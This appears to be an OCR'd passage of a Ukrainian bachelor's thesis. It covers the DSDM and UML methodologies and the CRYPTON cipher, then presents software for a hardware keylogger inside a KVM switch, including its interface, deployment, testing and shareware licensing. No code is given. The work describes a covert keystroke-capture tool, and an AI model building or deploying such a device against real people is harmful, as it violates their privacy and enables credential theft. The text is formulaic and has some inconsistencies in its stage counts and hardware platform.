


Рисунок 4.1 – Блок-схема основної програми

Попередня версія DSDM (випущена в травні 2003 року), яка все ще діє і широко використовується, – це DSDM 4.2, є дещо розширеною версією DSDM 4. Розширена версія містить настанови щодо того, як використовувати DSDM спільно з Екстремальним програмуванням (Extreme Programming).




Рисунок 4.2 – Блок-схема роботи підпрограми

Як розширення концепції швидкої розробки додатків, DSDM фокусується на проектах інформаційних систем, що характеризуються стислими термінами і бюджетами.

У DSDM присутні вказівки на типові помилки проектів інформаційних систем, таких як перевищення бюджету, запізнення з термінами здачі (виконання), недостатнє залучення користувачів і топ-менеджерів в роботу над проектом. DSDM складається з:

– трьох стадій: передпроектна стадія життєвого циклу проекту і постпроектна стадія;

– стадія життя проекту складається з 5 етапів: дослідження реалізованості, дослідження економічної доцільності, створення функціональної моделі, проектування і розробка, етап реалізації.

При деяких умовах існує можливість включення в DSDM частин інших методик, таких як Rational Unified Process (RUP), Екстремальне програмування, PRINCE2. Інший гнучкий метод, схожий на DSDM по процесу і концепції – Scrum.

Метод DSDM був розроблений у Великобританії в 1990-х Консорціумом DSDM. Консорціум DSDM – це асоціація розробників та експертів в області програмного забезпечення, створена з метою «спільної розробки і просування незалежного фреймворку RAD» комбінуванням кращого практичного досвіду учасників асоціації. Консорціум DSDM – це некомерційна організація незалежних розробників, які володіють та управляють фреймворком DSDM. Перша версія фреймворку була завершена в січні 1995 року і опублікована в лютому 1995 року. У липні 2006 року була представлена відкрита версія DSDM 4.2, яка стала доступна приватним особам для перегляду і використання. Тим не менш, всі, хто поширює DSDM, повинні бути членами цього некомерційного консорціуму.

На початку 1990-х в індустрії інформаційних технологій став поширюватись новий термін – швидка розробка додатків (Rapid Application Development, RAD). Інтерфейси прикладних програм еволюціонували від старих зелених екранів до графічних інтерфейсів користувача, які використовуються і зараз. На ринок почали виходити нові інструменти для створення додатків, наприклад PowerBuilder. Вони дозволили розробникам простіше ділитися планованими розробками з покупцями – з'явилося прототипування і почалося руйнування класичних, послідовних (каскадних) методів розробки.

Тим не менш, новий рух RAD було дуже неструктурованим: не існувало узгодженого опису цього методу і у багатьох організацій були створені власні опису і підходи до нього. Безліч великих корпорацій були зацікавлені в перспективах, що надаються методом, але вони також були стурбовані тим, щоб не знизився рівень якості їх продукції в кінцевому результаті.

Консорціум DSDM був утворений в 1994 році, коли група людей зустрілася на заході, організованому Butler Group в Лондоні. Всі, хто прийшов на

цей захід, працювали у великих організаціях, таких як British Airways, American Express, Oracle and Logica (такі компанії як Data Sciences і Allied Domecq з тих пір були поглинені іншими організаціями).

На цьому зібранні було вирішено, що Дженніфер Степлтон, тоді представляла компанію Logica, розробить архітектуру комплексного, орієнтованого на користувача методу з хорошим контролем якості для ітеративної і інкрементній розробки. Підсумкова архітектура була спроектована так, щоб бути повністю сумісна зі стандартом ISO 9000 і PRINCE2. Коли архітектура була готова (через місяць після зборів), Консорціум сформував групи для її поширення у всіх областях розробки програмного забезпечення, які включали в себе: методи та засоби управління проектом, контроль якості та тестування, методи і засоби розробки. Контрольна група, очолювана творцем архітектури і складається з глав цих груп, повинна була забезпечити розуміння методу так, як він спочатку замислювався.

Незважаючи на те, що багато членів Консорціуму були прямими конкурентами, вони вільно ділилися тим, як вони вирішують проблеми, що виникають. Практика показала, що найкращий результат може бути досягнутий тільки працюючи як одне ціле. Консорціум збільшився за перший рік від декількох організацій до шістдесяти; опис методу ставало все більш і більш повним. Версія 1 була сформована в грудні 1994 року і опублікована в лютому 1995 року. Результатом став універсальний метод, що охоплює людей, процеси та інструменти. Він сформувався на основі досвіду організацій, різних за родом своєї діяльності і розмірами.

Метод DSDM – принципи. Існує 9 принципів, що складаються з 4 основних та 5 початкових точок.

1. Залучення користувача – це основа ведення ефективного проекту, де розробники ділять з користувачами робочий простір і тому прийняті рішення будуть більш точними.

2. Команда повинна бути уповноважена приймати важливі для проекту рішення без узгодження з начальством.

3. Часта поставка версій результату, з урахуванням такого правила, що «поставити щось хороше раніше – це завжди краще, ніж поставити все ідеально зроблена в кінці». Аналіз поставок версій з попередньої ітерації враховується на наступній.

4. Головний критерій – як можна більш швидка поставка програмного забезпечення, яке відповідає поточним потребам ринку. Але в той же час постачання продукту, який задовольняє потребам ринку, не менш важлива, ніж вирішення критичних проблем у функціоналі продукту.

5. Розробка – ітеративна та інкрементна. Вона ґрунтується на зворотного зв'язку з користувачем, щоб досягти оптимальної з економічної точки зору рішення.

6. Будь-які зміни під час розробки – оборотні.

7. Вимоги встановлюються на високому рівні перш, ніж почнеться проект.

8. Тестування інтегровано в життєвий цикл розробки.

9. Взаємодія і співпраця між усіма учасниками необхідно для його ефективності.

Передумови для використання DSDM.

Щоб успішно використовувати DSDM, необхідно щоб був виконаний ряд передумов. По-перше, необхідно організувати взаємодію між проектною командою, майбутніми користувачами і вищим керівництвом. По-друге, повинна бути можливість поділу проекту на менші частини, що дозволить використовувати ітеративний підхід.

Два приклади проектів, для яких DSDM не дуже підходить:

1. Проекти, критичні безпеки розширене тестування та затвердження в таких проектах конфліктують з метою методу DSDM укластися в терміни і бюджет.

2. Проекти, чия мета зробити компоненти багаторазового використання – вимоги в таких проектах занадто високі і не вкладаються в принцип 80 %/20%.

Життєвий цикл проекту. Фреймворк DSDM складається з трьох послідовних стадій, які називаються передпроектна стадія, стадія життєвого циклу проекту і постпроектна стадія. Стадія життєвого циклу проекту – сама продумана і детально розроблена з усіх інших. Вона складається з п'яти етапів, які формують ітеративний, інкрементний підхід до розробки інформаційних систем.

Ці три фази і відповідні етапи будуть більш детально описані в наступних розділах. Для кожної стадії або етапи будуть розглянуті найважливіші функції і будуть представлені результати.

Стадія 1 – Передпроектна.

На цій стадії визначаються ймовірні проекти, відбувається виділення коштів та визначення проектної команди. Рішення задач на цій стадії допоможе уникнути проблем на більш пізніх стадіях проекту.

Стадія 2 – Життєвий цикл проекту.

На рисунку зображена дана стадія. На ньому показано 5 етапів, які потрібно пройти проекту, щоб стати інформаційною системою. Перші два етапи, дослідження реалізованості та дослідження економічної доцільності, йдуть послідовно і доповнюють один одного. Після завершення цих етапів, відбувається ітеративна та інкрементна розробка системи в етапах: створення функціональної моделі, проектування і розробка, етап реалізації. Ітеративна та інкрементна природа DSDM буде описана далі.

Стадія 3 – Постпроектная.

На цій стадії забезпечується ефективна робота системи. Це досягається за рахунок підтримки проекту, його покращення та виправлення помилок згідно з принципами DSDM. Підтримка проекту здійснюється продовженням розробки, заснованої на ітеративної і інкрементній природі DSDM. Замість того, щоб закінчити проект за один цикл, зазвичай повертаються до попередніх стадій або етапів, щоб поліпшити продукт.

Нижче на діаграмі представлений весь життєвий цикл проекту. Ця діаграма описує ітеративну розробку DSDM. Опис кожного етапу буде представлено нижче.

Чотири етапи стадії життєвого циклу проекту.

Дослідження:

1. Дослідження реалізованості. На даному етапі визначається – потрапляє проект під рамки DSDM. Розглядаючи тип проекту, організаційні і кадрові питання, виноситься рішення – використовувати метод DSDM чи ні. Таким чином буде отримано звіт про застосовність, допустимий прототип і приблизний глобальний план проекту, який включає в себе план розробки і протокол можливих ризиків.

2. Дослідження економічної доцільності. На даному етапі аналізуються основні економічні і технологічні характеристики. Відбувається нараду експертів, на якій обговорюються найбільш важливі сторони системи і приймається рішення про пріоритети у розробці. На цьому етапі розробляються список основних вимог, опис сфери комерційної діяльності, опис архітектури системи і приблизний план створення прототипів.

Крім цього було використано підходи з використанням UML, це уніфікована мова моделювання, використовується у парадигмі об'єктно-орієнтованого програмування. Є невід'ємною частиною уніфікованого процесу розробки програмного забезпечення. UML є мовою широкого профілю, це відкритий стандарт, що використовує графічні позначення для створення абстрактної моделі системи, називаної UML-моделлю. UML був створений для визначення, візуалізації, проектування й документування в основному програмних систем. UML не є мовою програмування, але в засобах виконання UML-моделей як інтерпретованого коду можлива кодогенерація.

UML може бути застосовано на всіх етапах життєвого циклу аналізу бізнес-систем і розробки прикладних програм. Різні види діаграм які підтримуються UML, і найбагатший набір можливостей представлення певних

аспектів системи робить UML універсальним засобом опису як програмних, так і ділових систем.

Діаграми дають можливість представити систему (як ділову, так і програмну) у такому вигляді, щоб її можна було легко перевести в програмний код. Основною причиною використання мови UML є спілкування розробників між собою.

Крім того, UML спеціально створювалася для оптимізації процесу розробки програмних систем, що дозволяє збільшити ефективність їх реалізації у кілька разів і помітно поліпшити якість кінцевого продукту.

UML прекрасно зарекомендувала себе в багатьох успішних програмних проектах. Засоби автоматичної генерації кодів дозволяють перетворювати моделі мовою UML у вихідний код об’єктно-орієнтованих мов програмування, що ще більш прискорює процес розробки. Практично усі CASE-засоби (програми автоматизації процесу аналізу і проектування) мають підтримку UML. Моделі розроблені в UML, дозволяють значно спростити процес кодування і направити зусилля програмістів безпосередньо на реалізацію системи.

Діаграми підвищують супроводжуваність проекту і полегшують розробку документації.

UML необхідний:

– Керівникам проектів, які керують розподілом завдань і контролем за проектом.

– Проектувальникам інформаційних систем які розробляють технічні завдання для програмістів.

– Бізнес-аналітикам, які досліджують реальну систему і здійснюють інжиніринг і реінжиніринг бізнесу компанії.

– Програмістам які реалізовують модулі інформаційної системи.

При модифікації системи об'єктний підхід дозволяє легко включати в систему нові об'єкти і виключати застарілі без істотної зміни її життєздатності. Використання побудованої моделі при модифікаціях системи дає можливість

усунути небажані наслідки змін, оскільки вони не ламають структури системи, а тільки змінюють поведінку об'єктів.

4.2 Захист розробленого програмного забезпечення

Захист розробленого програмного забезпечення буде відбуватися за допомогою CRYPTON – алгоритм симетричного блочного шифрування (розмір блоку 128 біт, ключ довжиною до 256 біт), розроблений південнокорейським криптологом Чьо Лім Хун з південнокорейської компанії Future Systems, яка з кінця 1980-х років працює на ринку забезпечення мереж і захисту інформації. Алгоритм був розроблений в 1998 році в якості шифру – учасника конкурсу AES. Як зізнавався автор, конструкція алгоритму спирається на алгоритм SQUARE[1]. В алгоритмі Crypton немає традиційних для блочних шифрів мережі Фейстеля. Основу даного шифру становить так звана SP-мережа (повторювана циклова функція, що складається із замін-перестановок, орієнтована на розпаралелену нелінійну обробку всього блоку даних). Крім високої швидкості, перевагами таких алгоритмів є полегшення дослідження стійкості шифру до методів диференціального та лінійного криптоаналізу, що є на сьогодні основними інструментами розтину блочних шифрів. На конкурс AES була представлена версія алгоритму Crypton v0.5. Однак, як казав Чьо Лім Хун, йому не вистачало часу для розробки повної версії. І вже на першому етапі конкурсу AES в ході аналізу алгоритмів, версія Crypton v0.5 була замінена на версію Crypton v1.0. Відмінність нової версії від первинної полягала в зміні таблиці замін та в модифікації процесу розширення ключа.

Як і інші учасники конкурсу AES, Crypton призначений для шифрування 128-бітових блоків даних[2]. При шифруванні використовуються ключі шифрування для декількох фіксованих розмірів – від 0 до 256 біт з кратністю 8 бітів. Структура алгоритму Crypton – структура «Квадрата» – багато в чому схожа на структуру алгоритму Square, створеного в 1997 році. Криптографічні

перетворення для алгоритмів з даною структурою можуть бути виконані як для цілих рядків і стовпців масиву, так і над окремими його байтами. (Варто зазначити, що алгоритм Square був розроблений авторами майбутнього переможця конкурсу AES – авторами алгоритму Rijndael – Вінсентом Ріджменом і Джоан Дейменом.)

Шифрування

Алгоритм Crypton являє 128-бітовий блок шифруємих даних у вигляді байтового масиву 4×4, над якими в процесі шифрування проводиться кілька раундів перетворень. У кожному раунді передбачається послідовне виконання наступних операцій:

– Таблична заміна γ;

– Лінійне перетворення π;

– Байтова перестановка τ;

– Операція σ.

Таблична заміна γ

Алгоритм Crypton використовує 4 таблиці замін. Кожна з яких заміщає 8-бітне вхідне значення на вихідне такого ж розміру.

Лінійне перетворення π

Тут використовується 4 спеціальні константи. Ці константи об'єднані в маскуючі послідовності

Байтова перестановка τ

Дана перестановка перетворює найпростішим чином рядок даних у стовпець.

Операція σ

Дана операція є побітовим складанням всього масиву даних з ключем раунду. Зауважимо, саме 12 раундів шифрування рекомендується автором алгоритму Чьо Хун Лімом, проте сувора кількість раундів не встановлена.

5 МЕТОДИКА ВПРОВАДЖЕННЯ СИСТЕМИ В ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ

Розглянемо розроблене ПЗ клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C яке зображено на рисунку 5.1. З рисунку можна побачити що інтерфейс головного вікна розподілено на наступні функціональні розділи:

– Навігаційне меню: Експортування; Параметри підключення; Налаштування; Довідка.

– Розділу виведення результату роботи системи – вікно результату відстеження натиснення клавіш.

– Навігаційного меню яке викликається натисканням правої клавіші маніпулятора миші.

– Функціональних кнопок ПЗ.




Рисунок 5.1 – Головне вікно ПЗ

Система призначена для перехоплення натиснутих клавіш на базі платформи Arduino. Програма складається з програми для апаратної частини та програми для ОС Windows 8/10. Кейлоггер (клавіатурний шпигун) – невелика програма, головним призначенням якої є скритий моніторинг натиснення клавіш на клавіатурі й ведення журналу цих натискань. Дане визначення насправді не зовсім правильно, тому що в якості кейлоггерів, клавіатурного шпигуна може використовуватися як програмні, апаратні так і акустичні кейлоггери.

Розроблена програма має дуже простий і інтуїтивно зрозумілий інтерфейс з користувачем. Кожен, хто в достатньому обсязі володіє операційним середовищем Windows без особливих складностей освоїть і цю програму, оскільки її інтерфейс інтуїтивно зрозумілий.

Якщо програма не видала ніяких помилок, і працює, то можна використовувати, інакше слід слідувати інструкціям, які пропонує програма.

На рисунку 5.2 зображено авторські дані розробленого програмного забезпечення.




Рисунок 5.2 – Авторське право

Розглянемо процес впровадження програмного забезпечення, це процес налаштування програмного забезпечення під певні умови використання, а також

навчання користувачів роботі з програмним продуктом. Впровадження програмного забезпечення це усі дії, що роблять розроблену програмну систему готовою до використання. Даний процес є частинною життєвого циклу програмного забезпечення.

Загалом процес розгортання складається з кількох взаємопов'язаних дій із можливими переходами між ними. Ця активність може відбуватися як з боку виробника так і з боку споживача. Оскільки кожна програмна система є унікальною, то усі процеси та процедури під час розгортання важко передбачити. Тому, "розгортання" можна трактувати як загальний процес відповідно до певних вимог та характеристик. Розгортання може здійснюватись програмістом і в процесі розробки програмного забезпечення.

До діяльностей пов'язаних із розгортанням програмного забезпечення відносять:

– Випуск.

– Встановлення та активація.

– Деактивація.

– Адаптація.

– Обновлення.

– Вмонтування.

– Відстежування версій.

– Видалення.

– Вилучення з обігу.

При впровадженні програмного забезпечення потрібно урахувати наступні дії:

– Виділення критичних, з точки зору загального результату, процедур в діяльності організації. Коли набір таких процедур визначений, необхідно в першу чергу використовувати IT рішення для автоматизації операцій усередині саме цих процедур. Таким чином, розроблене IT рішення автоматично стає життєво

важливим і затребуваним для організації, а також буде забезпечена публічність процесу впровадження;

– Розширення нормативної бази організації шляхом включення до неї регламентів, що описують порядок виконання процедур автоматизованих процесів. В іншому випадку є небезпека виникнення неузгодженості між автоматизованими процедурами та іншими процесами організації.

– Виконання робіт з загальної стандартизації існуючої діяльності організації, коли виділяються кращі практики виконання процедур і включаються в IT рішення за принципом найбільшої корисності для більшості учасників. Відсоток таких процедур щодо загального обсягу автоматизації може бути невеликий, але це надає процесу побудови рішення вагу в організації за рахунок збільшення його необхідності.

Під час роботи над програмою було проведено тестування програмного забезпечення, тобто технічне дослідження, призначене для виявлення інформації про якість продукту відносно контексту, в якому воно має використовуватись.

Тестування включає як процес пошуку помилок або інших дефектів, так і випробування програмних складових з метою їх оцінки.

Проводилась оцінка:

– відповідності поставленим вимогам;

– правильна відповідь для усіх можливих вхідних даних;

– виконання функцій за прийнятний час;

– практичність;

– сумісність з ОС та стороннім ПЗ.

Оскільки число можливих тестів для програмних компонент практично нескінченне, тому стратегія тестування полягала в тому, щоб провести всі можливі тести з урахуванням наявного часу та ресурсів.

Як результат ПЗ тестувалось стандартним виконанням програми з метою виявлення помилок або інших дефектів.

Проводилось тестування форматом білої скриньки засноване на аналізі керуючої структури програми. Програма вважається повністю перевіреною, якщо проведено вичерпне тестування маршрутів (шляхів) її графа управління.

У цьому випадку формуються тестові варіанти, в яких:

– Гарантується перевірка всіх незалежних маршрутів програми.

– Знаходяться гілки True, False для всіх логічних рішень.

– Виконуються всі цикли (у межах їхніх кордонів та діапазонів).

– Аналізується правильність внутрішніх структур даних.

Недоліки тестування "білої скриньки":

– Кількість незалежних маршрутів може бути дуже велика.

– Повне тестування маршрутів не гарантує відповідності програми вихідним вимогам до неї.

– У програмі можуть бути пропущені деякі маршрути.

– Не можна виявити помилки, поява яких залежить від даних.

Переваги тестування "білої скриньки" пов'язані з тим, що принцип «білої скриньки» дозволяє врахувати особливості програмних помилок:

– Кількість помилок мінімально в «центрі» і максимально на «периферії» програми.

– Попередні припущення про ймовірність потоку керування або даних у програмі часто бувають некоректними. У результаті типовим може стати маршрут, модель обчислень за яким опрацьована слабо.

– При записі алгоритму програмного забезпечення у вигляді тексту на мові програмування можливе внесення типових помилок трансляції (синтаксичних та семантичних).

– Деякі результати в програмі залежать не від вихідних даних, а від внутрішніх станів програми.

Обрано умови розповсюдження – Shareware.

Під умовно-безплатним програмним забезпеченням можна розуміти спосіб або метод розповсюдження комерційного ПЗ на ринку (тобто на шляху до

кінцевого користувача), при якому випробувачеві пропонується обмежена за можливостями (не повнофункціональна або демонстраційна версія), терміном дії (тріал версія) або версія з вбудованим набридливим нагадуванням про необхідність оплати використання програми.

В угоді про використання (ліцензії для кінцевого користувача, EULA) також може бути обумовлена заборона на комерційне або професійне (не тестове) її використання.

Основний принцип умовно-безплатного ПЗ – «спробуй, перш ніж купити» (try before you buy). ПЗ що поширюється як умовно-безплатний, надається користувачам безоплатно. Звичайно користувач платить тільки за час завантаження файлів через Інтернет або за носій (CD диск, флешку, ключ). Протягом певного терміну, що становить зазвичай тридцять днів, він може користуватися програмою, тестувати її, освоювати її можливості.

Якщо після закінчення цього терміну користувач вирішить продовжити використання ПЗ, він зобов'язаний купити його (зареєструватися), заплативши авторові певну суму.

6 ОСНОВНІ ВИСНОВКИ

Програмне забезпечення, створене в результаті виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти, призначено для системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

В межах України в недостатній мірі представлені вітчизняні розробки в цій області.

Рішення завдання полягало у вирішенні наступних задач:

– Був проведений огляд існуючих систем клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

– Досліджена система клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

– На основі отриманих результатів досліджень створена програмна реалізація системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Розроблені під час виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти алгоритми дозволяють успішно вирішувати завдання клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Розроблене програмне забезпечення має простий, дружній та зручний інтерфейс користувача, що забезпечує легкість у освоєнні роботи програмного продукту, зручність у використанні, і не потребує особливих спеціальних знань.

При створені програмного забезпечення було використано об’єктно-орієнтований підхід, що відповідає сучасним тенденціям у галузі розробки комерційних програмних систем.

Програма реалізована на мові високого рівня C++. Дана мова програмування дозволяє найбільш ефективно обробляти дані призначені для

системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C. Це дозволило мінімізувати строк розробки програмного забезпечення, і, як слід, зменшити витрати на його розробку. Запропоноване програмне забезпечення ділиться на загальне програмне забезпечення, що поставляється із засобами обчислювальної техніки й спеціальне програмне забезпечення, що спеціально розроблене для даної конкретної системи й включає програми, що реалізують її функції.

Програма призначена для KVM-світча на базі платформи Arduino.

Даються необхідні рекомендації з установки розробленого програмного забезпечення.

Для підвищення рівня безпеки запропоновано застосовувати алгоритм CRYPTON.

В цілому створене програмне забезпечення підтверджує правильність використаних проектних рішень та повністю відповідає вимогам технічного завдання. Створене програмне забезпечення має потенційну можливість для подальшого вдосконалення і застосування у різних галузях.

